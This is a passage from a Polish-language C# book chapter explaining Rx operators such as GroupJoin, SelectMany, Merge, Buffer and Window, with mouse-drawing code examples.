Rysunek 11-6. Operator GroupJoin

Ogólnie rzecz biorąc, w LINQ operator **GroupJoin** może generować puste grupy, zatem w odróżnieniu od operatora **Join** będzie on zwracał jeden wynik dla każdego elementu z pierwszego źródła wejściowego, nawet jeśli nie będzie żadnych odpowiadających mu elementów z drugiego strumienia. Operator **GroupJoin** Rx działa dokładnie w taki sam sposób, dodając jednak aspekt czasowy. Każda grupa wynikowa rozpoczyna się dokładnie w tym samym momencie, w którym zachodzi odpowiednie zdarzenie wejściowe (w naszym przypadku jest to zdarzenie **MouseDown**), i kończy w chwili, gdy to zdarzenie się zakończy (w naszym przypadku będzie to moment zgłoszenia zdarzenia **MouseUp**); jeśli w tym czasie nie pojawiły się żadne przesunięcia wskaźnika myszy, to ta obserwowalna grupa nie wygeneruje żadnych elementów. Ponieważ w naszym przykładzie zdarzenia przesunięcia wskaźnika są ciągłe, to może się to zdarzyć wyłącznie przed odebraniem zdarzenia informującego o pierwszym przesunięciu. Jednak w przypadku złączeń, w których czasy trwania elementów z drugiego źródła nie są ciągłe, prawdopodobieństwo wystąpienia pustych grup jest znacznie większe.

W kontekście naszego przykładu — czyli aplikacji pozwalającej użytkownikowi na rysowanie myszą w oknie — takie pogrupowane zdarzenia wejściowe są przydatne, gdyż pozwalają reprezentować każde przeciągnięcie wskaźnika myszy jako jeden odrębny obiekt. Oznacza to, że dla każdego przeciągnięcia możemy narysować

odrębną linię, a nie dodawać coraz do nowe punkty do jednej, coraz to dłuższej linii. W przypadku użycia kodu z [Przykład 11-16](#) każde nowe przeciągnięcie powoduje narysowanie nowej linii zaczynającej się od miejsca zakończenia poprzedniej, przez co rysowanie nowych, niezależnych kształtów nie jest możliwe. Jednak dzięki grupowaniu zdarzeń wynikowych taka separacja staje się łatwa. Kod z [Przykład 11-21](#) subskrybuje pogrupowane zdarzenia wynikowe i dla każdej nowej grupy (reprezentującej nową operację przeciągnięcia wskaźnika myszy) tworzy nowy obiekt `Polyline` pozwalający narysować linię, a następnie subskrybuje jej elementy, by ją odpowiednio narysować.

**Przykład 11-21.** Dodawanie nowej linii dla każdej operacji przeciągnięcia wskaźnika myszy

```
var dragPointSets = from mouseDown in downs
    join move in allMoves
        on ups equals allMoves into m
        select m.Select(e => e.EventArgs.GetPosition(background));

dragPointSets.Subscribe(dragPoints =>
{
    var currentLine = new Polyline { Stroke = Brushes.Black, StrokeThickness = 2 };
    background.Children.Add(currentLine);

    dragPoints.Subscribe(point =>
    {
        currentLine.Points.Add(point);
    });
});
```

Dla jasności — ten kod działa w czasie rzeczywistym nawet z operatorem złączenia — są to bowiem źródła ciepłe. Obiekt `IObservable<IObservable<Point>>` zwracany przez operator `GroupJoin` w kodzie z [Przykład 11-21](#) będzie generował nowe grupy natychmiast w momencie naciśnięcia przycisku myszy. Obiekty `IObservable<Point>` reprezentujące te grupy będą natomiast generowały nowe dane `Point` bezpośrednio w momencie wystąpienia zdarzenia `MouseMove`. W efekcie użytkownik będzie widział, jak linia pojawia się i wydłuża bezpośrednio podczas przeciągania wskaźnika myszy.

## Operator `SelectMany`

Jak przekonaliśmy się w [Rozdział 10.](#), operator `SelectMany` pozwala spłaszczyć kolekcję kolekcji do postaci jednej kolekcji. Jest on stosowany, gdy wyrażenie zapytania zawiera wiele klauzul `from`, a w przypadku dostawcy *LINQ to Objects* jego zastosowanie przypomina użycie zagnieżdzonych pętli `foreach`. Także w Rx operator `SelectMany` zapewnia efekt spłaszczenia — pozwala on użyć

obserwowalnego źródła, którego poszczególne elementy także są źródłami obserbowalnymi (bądź mogą być użyte do wygenerowania takiego), a efektem jego użycia jest pojedyncza, obserwalna sekwencja zawierająca wszystkie elementy wszystkich źródeł zagnieżdżonych. Jednak podobnie jak w przypadku grupowania uzyskiwany wynik jest raczej nieco mniej uporządkowany niż wyniki otrzymywane w przypadku stosowania dostawcy *LINQ to Objects*. Natura biblioteki Rx wraz z jej możliwością obsługi operacji asynchronicznych sprawia, że wszystkie używane źródła mogą generować elementy jednocześnie, dotyczy to także początkowego źródła, pełniącego rolę źródła generującego źródła zagnieżdżone. (Operator zapewnia, że w danej chwili będzie dostarczane tylko jedno zdarzenie — po wywołaniu metody `OnNext` czeka on na zakończenie wywołania, zanim wykona następne. A zatem potencjalny chaos ogranicza się jedynie do zmiany kolejności, w jakiej będą dostarczane poszczególne zdarzenia).

W przypadku korzystania z *LINQ to Objects* w celu przejrzenia zawartości tablicy nieregularnej wszystkie czynności są wykonywane w oczywistej kolejności. Najpierw zostanie pobrana pierwsza tablica zagnieżdżona i odczytane wszystkie jej elementy, a dopiero później rozpoczęcie się pobieranie elementów kolejnej tablicy zagnieżdżonej. Jednak takie uporządkowane spłaszczanie następuje tylko dlatego, że w przypadku korzystania z danych `IEnumerable<T>` konsument elementów całkowicie kontroluje czas, w którym są pobierane kolejne elementy. W świecie biblioteki Rx subskrybenci otrzymują elementy w momencie, gdy źródło je dostarczy.

Pomimo wszystko działanie operatora `SelectMany` jest całkiem proste: generowany przez niego wynikowy strumień zwraca elementy, kiedy źródła je udostępnią.

## **Agregacja oraz inne operatory zwracające jedną wartość**

Kilka spośród dostępnych operatorów LINQ redukuje całą sekwencję elementów do postaci jednej wartości. Są to operatory agregujące — takie jak `Min`, `Sum` czy `Aggregate` — kwantyfikatory `Any` i `All` oraz operator `Count`. Oprócz tego dostępne są także operatory selektywne, takie jak `ElementAt`. Są one także dostępne w Rx, jednak w odróżnieniu od większości innych implementacji LINQ ich implementacje w Rx nie zwracają zwyczajnych, pojedynczych wartości. Wszystkie one zwracają obiekty `IEnumerable<T>`, podobnie jak operatory, których wynikiem są sekwencje.

## PODPOWIEDŹ

Operatory `First`, `Last`, `FirstOrDefault`, `LastOrDefault` oraz `SingleOrDefault` powinny działać w taki sam sposób, jednak ze względów historycznych tego nie robią — zostały one wprowadzone w pierwszej wersji biblioteki Rx, w której zwracały pojedyncze wartości, co oznaczało, że blokowały one działanie wątku aż do momentu, gdy źródło dostarczyło wszystkie niezbędne dane. Takie działanie nie pasuje jednak do charakteru biblioteki Rx, w której dane są „wypychane”, i potencjalnie może nieść ze sobą ryzyko zakleszczenia; dlatego też stosowanie tych wszystkich operatorów nie jest zalecane i dostępne są ich nowe, asynchroniczne wersje, działające tak samo jak pozostałe operatory generujące pojedyncze wartości stosowane aktualnie w bibliotece Rx. Wszystkie te nowe operatory noszą nazwy odpowiadające ich starszym wersjom, do których dodane zostało słowo `Async` (czyli na przykład `FirstAsync`, `LastAsync` itd.).

Każdy z tych operatorów generuje pojedynczą wartość, jednak przedstawiają ją w formie obserwowalnego źródła. Dzieje się tak dlatego, że w odróżnieniu od *LINQ to Objects* biblioteka Rx nie jest w stanie przejrzeć wszystkich danych wejściowych w celu wyliczenia zagregowanego wyniku lub odnalezienia poszukiwanej wartości. Kontrola leży po stronie źródła, zatem wersje tych operatorów dostępne w bibliotece Rx muszą czekać, aż udostępnią wartości — podobnie jak wszystkie inne operatory, także i te zwracające pojedynczą wartość muszą być reaktywne, a nie proaktywne. Operatory, które muszą przeanalizować wszystkie wartości, takie jak `Average`, nie mogą zwrócić wartości, zanim źródło nie poinformuje ich, że zakończyło dostarczanie elementów. Nawet operatory, które nie muszą czekać na dostarczenie wszystkich danych wejściowych, takie jak `FirstAsync` lub `ElementAt`, i tak nie mogą nic zrobić, póki źródło nie dostarczy wartości, na którą czekają. Jednak kiedy tylko operator zwracający pojedynczą wartość może ją dostarczyć, robi to, a następnie kończy działanie.

W podobny sposób działają operatory `ToArrray`, `ToList` oraz `ToLookup`. Choć każdy z nich generuje całą zawartość źródła, to jednak jest ona zwracana w postaci jednego obiektu wynikowego, umieszczonego wewnątrz obserwowalnego źródła zawierającego tylko jeden element.

Jeśli naprawdę chcemy zaczekać na wartości zwracane przez każdy z tych operatorów, możemy do tego celu wykorzystać operator `Wait` — niestandardowy operator występujący jedynie w bibliotece Rx i dostępny dla każdego typu `IObservable<T>`. Ten blokujący operator czeka na zakończenie działania źródła danych, a następnie zwraca ostateczny element wynikowy; a zatem stary sposób działania operatorów takich jak `First` lub `Last`, który można by określić jako „siedź i czekaj”, wciąż jest dostępny, a jedynie nie jest już traktowany jako domyślny. W ramach alternatywy można także skorzystać z asynchronicznych możliwości języka C# 5.0 — zastosować słowo kluczowe `await` wraz z obserwowalnym źródłem danych. W rezultacie zapewnia ono takie same efekty co

operator `Wait`, jednak robi to w efektywny, nieblokujący, asynchroniczny sposób opisany w [Rozdział 18](#).

Biblioteka Rx nie udostępnia wersji operatorów `Average`, `Sum`, `Min` oraz `Max` pozwalających na przekazanie projekcji lambda. Można ich używać wyłącznie na obserwowlanych źródłach zwracających elementy jednego z obsługiwanych, wbudowanych typów liczbowych. Niemniej jednak stosunkowo łatwo można odtworzyć funkcjonalność tych operatorów pozwalających na przekazanie projekcji, wykorzystując w tym celu operator `Select`. Wystarczy umieścić w nim projekcję, a wyniki przekazać do odpowiedniego operatora, jak pokazano na [Przykład 11-22](#).

#### Przykład 11-22. Wyliczenie średniej przy wykorzystaniu projekcji

```
static IObservable<double> AverageX(IObservable<Point> points)
{
    return points.Select(p => p.X).Average();
}
```

## Operator Concat

Operator `Concat` biblioteki Rx działa według tego samego pomysłu co inne implementacje LINQ: łączy on dwie sekwencje, tworząc sekwencję wynikową, która będzie zwracać wszystkie elementy z pierwszego źródła, a po nich wszystkie elementy z drugiego źródła. (W rzeczywistości implementacja Rx idzie nieco dalej niż niektórzy inni dostawcy LINQ i jest w stanie operować na kolekcji źródeł, łącząc elementy pochodzące z nich wszystkich). Jest on użyteczny wyłącznie w przypadku, gdy pierwszy strumień kiedyś się zakończy — oczywiście w przypadku dostawcy *LINQ to Objects* tak jest zawsze, jednak w świecie biblioteki Rx znacznie częściej są używane źródła nieskończone. Trzeba także pamiętać, że ten operator nie rozpocznie subskrypcji drugiego źródła, zanim pierwsze nie zostanie zakończone. Dzieje się tak dlatego, że źródła zimne zazwyczaj rozpoczynają zwracanie elementów po nawiązaniu subskrypcji, a operator `Concat` nie ma zamiaru buforować elementów z drugiego źródła podczas oczekiwania na zakończenie działania pierwszego. Oznacza to, że w przypadku używania ze źródłami cieplymi operator ten może zwracać niedeterministyczne wyniki. (Jeśli zależy nam na tym, by obserwowlane źródło zawierało wszystkie elementy z dwóch cieplych źródeł, to można w tym celu wykorzystać operator `Merge`, opisany w dalszej części rozdziału).

Jednak w przypadku Rx standardowe operatory LINQ to nie wszystko. Biblioteka ta definiuje znacznie więcej unikatowych operatorów.

## Operatory biblioteki Rx

Jednym z podstawowych celów biblioteki Rx jest ułatwianie pracy z wieloma potencjalnie niezależnymi źródłami obserwowlalnymi, które generują elementy w sposób asynchroniczny. Projektanci biblioteki Rx czasami wspominają o „aranżowaniu i synchronizacji”, co oznacza, że nasz system może jednocześnie robić wiele rzeczy, jednak należy przy tym uzyskać pewną spójność sposobów, w jakie aplikacja reaguje na zdarzenia. Wiele operatorów Rx zostało zaprojektowanych właśnie z myślą o dążeniu do tego celu.

### PODPOWIEDŹ

Nie wszystkie operatory przedstawione w tym podrozdziale zostały stworzone z myślą o unikatowych wymaganiach biblioteki Rx. Kilka niestandardowych operatorów Rx (na przykład Scan) z powodzeniem można by zastosować także w innych dostawcach LINQ.

Biblioteka Rx dysponuje tak rozległym repertuarzem operatorów, że przedstawienie ich wszystkich z łatwością mogłoby doprowadzić do czterokrotnego powiększenia wielkości tego rozdziału, który i tak już jest całkiem spory. Ponieważ nie jest to książka wyłącznie o bibliotece Rx oraz ze względu na fakt, że niektóre z operatorów są bardzo wyspecjalizowane, przedstawię tu jedynie wybrane z nich, te najbardziej użyteczne. Warto przejrzeć dokumentację biblioteki, by poznać cały, wyjątkowo wyczerpujący, udostępniany przez nią zbiór operatorów.

## Merge

Operator `Merge` łączy wszystkie elementy z dwóch (lub większej liczby) obserwowlanych sekwencji w jedną sekwencję. Można go użyć, by rozwiązać problem występujący w kodzie z [Przykład 11-16](#), [Przykład 11-19](#) oraz [Przykład 11-21](#). Każdy z tych przykładów przetwarza dane wejściowe dotyczące operacji wykonywanych przy użyciu myszy, a jeśli masz pewne doświadczenia w zakresie programowania interfejsu użytkownika w systemie Windows, to zapewne będziesz wiedział, że niekoniecznie będziemy otrzymywali powiadomienia dotyczące przesunięć wskaźnika myszy odpowiadające miejscom, w których przycisk myszy został wciśnięty lub zwolniony. Powiadomienia o tych zdarzeniach zawierają informacje o położeniu wskaźnika myszy, zatem system Windows nie widzi potrzeby przesyłania odrębnych komunikatów o przesunięciu myszy, zawierających te same współrzędne — oznaczałoby to bowiem powtórne wysyłanie do programu tych samych informacji. Jest to całkowicie logiczne, lecz również nieco denerwujące<sup>[51]</sup>. Te początkowe i końcowe lokalizacje nie są dostępne w obserwowlanych źródłach reprezentujących położenia wskaźnika myszy, które są używane w tych wszystkich przykładach. Problem można jednak rozwiązać, scalając informacje o położeniu wskaźnika myszy pochodzące ze wszystkich trzech zdarzeń.

**Przykład 11-23** przedstawia kod pozwalający rozwiązać ten problem w przykładzie z [Przykład 11-16](#).

### Przykład 11-23. Łączenie obserwowlanych źródeł

```
I0bservable<EventPattern<MouseEventArgs>> downs =
    Observable.FromEventPattern<MouseEventArgs>(background, "MouseDown");
I0bservable<EventPattern<MouseEventArgs>> ups =
    Observable.FromEventPattern<MouseEventArgs>(background, "MouseUp");
I0bservable<EventPattern<MouseEventArgs>> allMoves =
    Observable.FromEventPattern<MouseEventArgs>(background, "MouseMove");

I0bservable<EventPattern<MouseEventArgs>> dragMoves =
    from move in allMoves
    where Mouse.Captured == background
    select move;

I0bservable<EventPattern<MouseEventArgs>> allPositionEvents =
    Observable.Merge(downs, ups, dragMoves);

I0bservable<Point> dragPositions =
    from move in allPositionEvents
    select move.EventArgs.GetPosition(background);
```

W tym kodzie tworzymy trzy obserwowlne źródła reprezentujące trzy interesujące nas zdarzenia: `MouseDown`, `MouseUp` oraz `MouseMove`. Ponieważ wszystkie z nich muszą używać tej samej projekcji (klauzuli `select`), lecz tylko jedno musi filtrować zdarzenia, zatem zmieniliśmy nieco strukturę zapytań. Ponieważ jedynie zdarzenia reprezentujące przesunięcia wskaźnika myszy muszą być filtrowane, zatem napisaliśmy dla nich osobne zapytanie. Następnie wszystkie trzy strumienie zdarzeń są łączone w jeden przy użyciu metody `Observable.Merge`.

#### PODPOWIEDŹ

`Merge` jest dostępna zarówno jako metoda rozszerzania, jak również jako zwyczajna metoda statyczna. Jeśli użyjemy metody rozszerzania operującej na jednym obserwowlonym źródle, to jedyna przeciążona wersja tej metody pozwala nam na połączenie tego źródła z jednym innym źródłem (opcjonalnie dając także możliwość określenia mechanizmu szeregującego). Jednak w tym przykładzie korzystamy z trzech źródeł i właśnie z tego powodu nie skorzystaliśmy z metody rozszerzania, a ze zwyczajnej metody statycznej. Jeśli jednak dysponujemy wyrażeniem, które jest bądź to enumeracją obserwowlanych źródeł, bądź też obserwowlonym źródłem zawierającym inne źródła, to okaże się, że są także inne wersje metody rozszerzenia `Merge`, których możemy w takiej sytuacji użyć. A zatem również dobrze moglibyśmy użyć następującego wyrażenia: `new[] { downs, ups, dragMoves }.Merge()`.

Zmienna `allPositionEvents` odwołuje się do jednego obserwowlonego strumienia, który będzie udostępniał wszystkie potrzebne nam informacje o




przesunięciach wskaźnika myszy. Na samym końcu można ją przekazać do projekcji, która z każdego ze zdarzeń pobierze informacje o położeniu wskaźnika myszy. Także w tym przypadku ostateczny wynik jest źródłem ciepłym. Podobnie jak w poprzednich przykładach, także i teraz źródło będzie zwracało informacje o położeniu za każdym razem, gdy wskaźnik myszy zostanie przesunięty w momencie, gdy wszystkie zdarzenia dotyczące myszy będą przechwytywane przez element `background`; jednak dodatkowo będzie ono zwracać położenie także w momencie zgłoszenia zdarzeń `MouseDown` oraz `MouseUp`. Takie źródło można subskrybować, używając kodu zamieszczonego w ostatnim wierszu [Przykład 11-16](#), co zapewni prawidłową aktualizację interfejsu użytkownika aplikacji, lecz tym razem nie będziemy tracić początkowego i końcowego położenia wskaźnika myszy.

W przykładach przedstawionych do tej pory używane źródła były nieskończone. Jednak nie zawsze tak jest. W jaki sposób powinno się zachować scalane źródło, kiedy jedno z używanych przez nie źródeł wejściowych zostanie nagle zakończone? Jeśli stanie się tak na skutek wystąpienia błędu, to zostanie on przekazany także przez scalone źródło, powodując jednocześnie jego zakończenie — źródło nie może bowiem zwracać elementów po zgłoszeniu błędu. Niemniej jednak choć źródło wejściowe może jednostronnie przerwać generowanie wyników, zgłaszając błąd, to jeśli jedno ze źródeł wejściowych zakończy działanie w normalny sposób, to wynikowe, scalane źródło obserwowalne nie zakończy działania, dopóki nie zostaną zakończone wszystkie używane przez nie źródła wejściowe.

## Operatory Buffer i Window

Biblioteka Rx definiuje dwa operatory, `Buffer` oraz `Window`, generujące obserwowalny wynik, którego poszczególne elementy są tworzone przez kilka kolejnych, sąsiadujących ze sobą elementów źródłowych. (Swoją drogą, w tym przypadku nazwa `Window` nie ma nic wspólnego z interfejsem użytkownika).

[Rysunek 11-7](#) przedstawia trzy potencjalne sposoby użycia operatora `Buffer`. Kółka reprezentujące na rysunku elementy źródłowe zostały ponumerowane, a poniżej nich zostały umieszczone owale reprezentujące elementy zwracane przez obserwowalne źródło utworzone przez operator `Buffer`; linie oraz cyfry pokazują, które elementy wejściowe są powiązane z poszczególnymi elementami wynikowymi. Jak się niebawem przekonasz, operator `Window` działa w bardzo podobny sposób.



Rysunek 11-7. Przesuwane okno tworzone przy użyciu operatora Buffer

W pierwszym przypadku do operatora Buffer zostały przekazane argumenty (2, 2), co oznacza, że chcemy, by każdy element wynikowy odpowiadał dwóm elementom źródłowym oraz że każdy nowy bufor ma być tworzony dla co drugiego elementu źródłowego. Można sądzić, że to jedynie dwa sposoby wyrażenia tej samej rzeczy, jednak drugi przykład pokazuje, że jest inaczej. W tym drugim przykładzie przekazane zostały argumenty (3, 2), co oznacza, że każdy element wynikowy ma się składać z trzech elementów źródłowych, jednak kolejne bufore, podobnie jak poprzednio, mają być tworzone dla co drugiego elementu źródłowego. Oznacza to, że każde *okno* — czyli zbiór elementów źródłowych służący do utworzenia elementu wynikowego — pokrywa się częściowo ze swoimi sąsiadami. Będzie się tak działało zawsze wtedy, gdy drugi argument — określany jako *przeskok* — jest mniejszy od wielkości okna. Okno pierwszego elementu wynikowego zawiera pierwszy, drugi oraz trzeci element źródłowy. Okno drugiego elementu wynikowego zawiera natomiast trzeci, czwarty oraz piąty element źródłowy.

W ostatnim przykładzie zilustrowanym na [Rysunek 11-7](#) okno ma wielkość trzech elementów, jednak tym razem zażądaliśmy przeskoku o wartości 1 — zatem w tym przypadku okno jest przesuwane tylko o jeden element źródłowy, jednak za każdym razem będzie zawierało trzy kolejne elementy. Nic nie stoi na przeszkodzie, by przeskok miał większą wartość niż wielkość okna — w takim przypadku elementy źródłowe wypadające pomiędzy kolejnymi oknami będą ignorowane.


Operatory `Buffer` oraz `Window` zazwyczaj wprowadzają opóźnienia. W drugim i trzecim przypadku okno o wielkości 3 oznacza, że źródło wejściowe musi wygenerować trzy elementy, zanim kompletna zawartość okna będzie mogła zostać zwrócona jako element wynikowy. W przypadku operatora `Buffer` oznacza to, że zawsze będzie on powodował opóźnienie odpowiadające wielkości okna; jednak jak się niebawem przekonamy, w przypadku operatora `Window` każde okno może zostać udostępnione, jeszcze zanim zostanie wypełnione.

Różnica pomiędzy operatorami `Buffer` oraz `Window` polega na sposobie, w jaki prezentują zgrupowane elementy źródłowe w generowanym przez siebie obserwowalnym źródle wynikowym. Operator `Buffer` działa w najprostszym sposobie. Udostępnia on wynik typu `IObservable<IList<T>>`, gdzie `T` jest typem elementów źródłowych. Innymi słowy, jeśli subskrybijemy wyniki działania operatora `Buffer`, to dla każdego wygenerowanego okna nasz subskrybent będzie otrzymywał listę zawierającą wszystkie elementy należące do tego okna. Przykład przedstawiony na [Przykład 11-24](#) używa operatora `Buffer`, by stworzyć nieco bardziej „wygładzoną” wersję sekwencji z lokalizacjami wskaźnika myszy niż ta, która była generowana w przykładzie z [Przykład 11-16](#).

#### Przykład 11-24. Wygładzanie wyników przy użyciu operatora `Buffer`

```
IObservable<Point> smoothed = from points in dragPositions.Buffer(5, 2)
    let x = points.Average(p => p.X)
    let y = points.Average(p => p.Y)
    select new Point(x, y);
```

Pierwszy wiersz zapytania informuje, że interesują nas grupy składające się z pięciu lokalizacji wskaźnika myszy, przy czym nowa grupa ma być tworzona dla co drugiego elementu źródłowego. Pozostała część zapytania wylicza średnią dla położenia wskaźnika myszy w każdym z okien i generuje ostateczny element wynikowy. Efekty, jakie zapewnia to zapytanie, zostały przedstawione na [Rysunek 11-8](#). Górną linią przedstawia wyniki uzyskane na podstawie nieprzetworzonych zdarzeń; natomiast linia poniżej została narysowana z wykorzystaniem wygładzonych współrzędnych wygenerowanych przez zapytanie z [Przykład 11-24](#) na podstawie tych samych zdarzeń źródłowych. Jak widać, górna linia jest bardziej postrzępiona, natomiast dolna wygładziła wiele nierówności.




Rysunek 11-8. Wygładzanie w działaniu

Zapytanie z [Przykład 11-24](#) używa kombinacji implementacji LINQ charakterystycznej dla biblioteki Rx oraz znanej z dostawcy *LINQ to Objects*. Samo wyrażenie zapytania korzysta z implementacji Rx, jednak zmienna zakresu `points` jest typu `IList<Point>` (gdyż operator `Buffer` użyty w tym przykładzie zwraca dane typu `IEnumerable<IList<Point>>`). A zatem zagnieżdżone zapytanie używające operatora `Average` będzie korzystało z implementacji *LINQ to Objects* i to właśnie dzięki temu możemy użyć tego operatora w wersji pozwalającej na przekazanie projekcji lambda. (Można się zorientować, że ta część zapytania nie używa implementacji Rx, gdyż dostępny w niej operator `Average` nie pozwala na używanie projekcji).

Jeśli źródło przekazujące dane wejściowe dla operatora `Buffer` jest źródłem ciepłym, to w efekcie zwróci on obiekt obserwowalny, który podobnie jak źródło będzie miał ciepły charakter. A zatem można by subskrybować źródło zapisane w zmiennej `smoothed` w przykładzie z [Przykład 11-24](#), używając przy tym kodu z ostatniego wiersza [Przykład 11-16](#), co pozwoliłoby rysować wygładzoną linię na bieżąco — podczas przeciągania wskaźnika myszy. Zgodnie z podanymi wcześniej informacjami takie rozwiązanie wiążałoby się z występowaniem pewnego opóźnienia — w zapytaniu jest bowiem podany przeskok o wartości 2 — zatem linie rysowane na ekranie byłyby aktualizowane jedynie dla co drugiego zdarzenia generowanego przez mysz. Także wyliczanie średniej z pięciu ostatnich punktów będzie powodowało powiększanie się odstępu pomiędzy wskaźnikiem myszy oraz końcem linii. W przypadku zastosowanych parametrów rozbieżność ta jest na tyle mała, że nie przeszkadza, jednak w razie użycia bardziej agresywnego wygładzania może się ona stać denerwującą.

